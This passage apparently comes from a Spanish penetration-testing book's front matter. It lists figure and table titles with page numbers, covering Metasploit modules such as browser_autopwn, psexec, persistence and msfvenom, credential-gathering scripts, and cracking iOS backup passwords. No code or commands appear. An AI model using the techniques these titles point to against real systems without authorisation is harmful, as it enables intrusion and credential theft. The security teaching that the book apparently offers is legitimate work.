Fig 8.23: Copiando las *cookies* de la aplicación *Linkedin* de un *iOS*........ 260
Fig 8.24: Rutas donde se almacena localmente los *backups* de *iOS* en *Windows* y *OS X*........ 260
Fig 8.25: Averiguando la *password* de un *backup* de *iTunes* con IGPRS........ 261
Fig 8.26: *Elcomsoft* analiza los *backups* de *iOS* en *iCloud* 262

Índice de tablas

Tabla 1.01: Parámetros del comando *exploit*. 32
Tabla 1.02: Parámetros del comando *sessions*. 32
Tabla 1.03: Parámetros del comando *db_autopwn*. 36
Tabla 2.01: Parámetros para obtener información variada con *nmap*. 48
Tabla 2.02: Parámetros para obtener información variada con *db_hosts*. 50
Tabla 2.03: Parámetros para obtener información variada con *db_services*. 50
Tabla 2.04: Comandos del *plugin* de *nessus*. 53
Tabla 2.05: Parámetros de *db_autopwn*. 56
Tabla 3.01: Configuración del módulo *adobe_pdf_embedded_exe*. 72
Tabla 3.02: Configuración del módulo marshaled_punk 75
Tabla 3.03: Configuración del módulo *browser_autopwn*. 78
Tabla 3.04: Módulos *auxiliary/server/capture*. 85
Tabla 3.05: Configuración *Rogue DHCP*. 86
Tabla 3.06: Configuración módulo *applet* de java. 88
Tabla 4.01: Archivos y temática de los resultados de *Winenum*. 108
Tabla 4.02: Listado de *scripts get* para recolección de credenciales e información del entorno... 109
Tabla 4.03: Parámetros del *script multi_meter_inject*. 120
Tabla 4.04: Variables del módulo *exploit/windows/smb/psexec*. 132
Tabla 4.05: Parámetros de la aplicación *Windows Credential Editor*. 133
Tabla 4.06: Parámetros del *script persistence*. 139
Tabla 5.01: Opciones de *msfvenom*. 190
Tabla 5.02: Opciones de *msfd*. 193